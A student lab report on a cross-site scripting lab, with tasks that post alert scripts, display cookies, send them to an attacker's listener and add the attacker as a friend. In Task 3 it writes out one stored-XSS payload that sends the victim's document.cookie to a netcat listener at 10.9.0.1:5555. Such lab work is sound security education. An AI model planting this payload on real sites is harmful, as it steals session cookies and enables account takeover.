**CS445 Lab Report**: Cross-site Scripting Attack

Austin Decker



October 25, 2024

# Environment Setup

## Setting up the DNS for the lab:


Most of it was already preconfigured, however I added the mapping under the Extra additions section because it did not include it in the preconfig file, but was shown to be needed in the lab setup.


## Container Setup:



# Lab Tasks:

## Task 1: Posting a Malicious Message to Display an Alert Window


Above shows the profile changes with the embedded script. I am logged in as boby.



Above shows the results of the script running. As Alice I try to view Boby’s profile and the script created by boby is initiated.

## Task 02: Posting a Malicious Message to Display Cookies

I will use boby’s account again to do the same attack but this time display the user’s cookies in an alert message.


Below shows the results of the script running


## Task 03:

Task 03 builds off of task 2. Task 2 prints out the victims cookie, but only the victim can see it. The next step is sending the cookies to the attacker. The attackers code changes to:


<script>document.write(“<img src=http://10.9.0.1:5555?c=” + escape(document.cookie) + “>”); </script>

Then the attacker has a TCP server listening on port 5555.

  
Next, I set up a TCP server listening on port 5555 using netcat.




Now, as Alice I will visit boby’s profile and I should get output from the tcp server with Alice’s cookie. Also note, there was a typo with the script in my screenshot. I ended up fixing the code, but did not change the screenshot of the code in boby’s profile.




The above screenshot is the output sent to the attacker’s tcp server. We were able to successfully retrieve Alice’s cookie for the site.

## Task 04: Becoming the Victims Friend


As Samy, I added the following code to his “About Me” text box:




This code is slightly different from the provided code in the lab, but it essentially does the same thing. It has a guard to make sure the attacker does not add himself as a friend.




As Alice, I will now view Sammy’s page:





Now when Alice goes back to her friends tab:

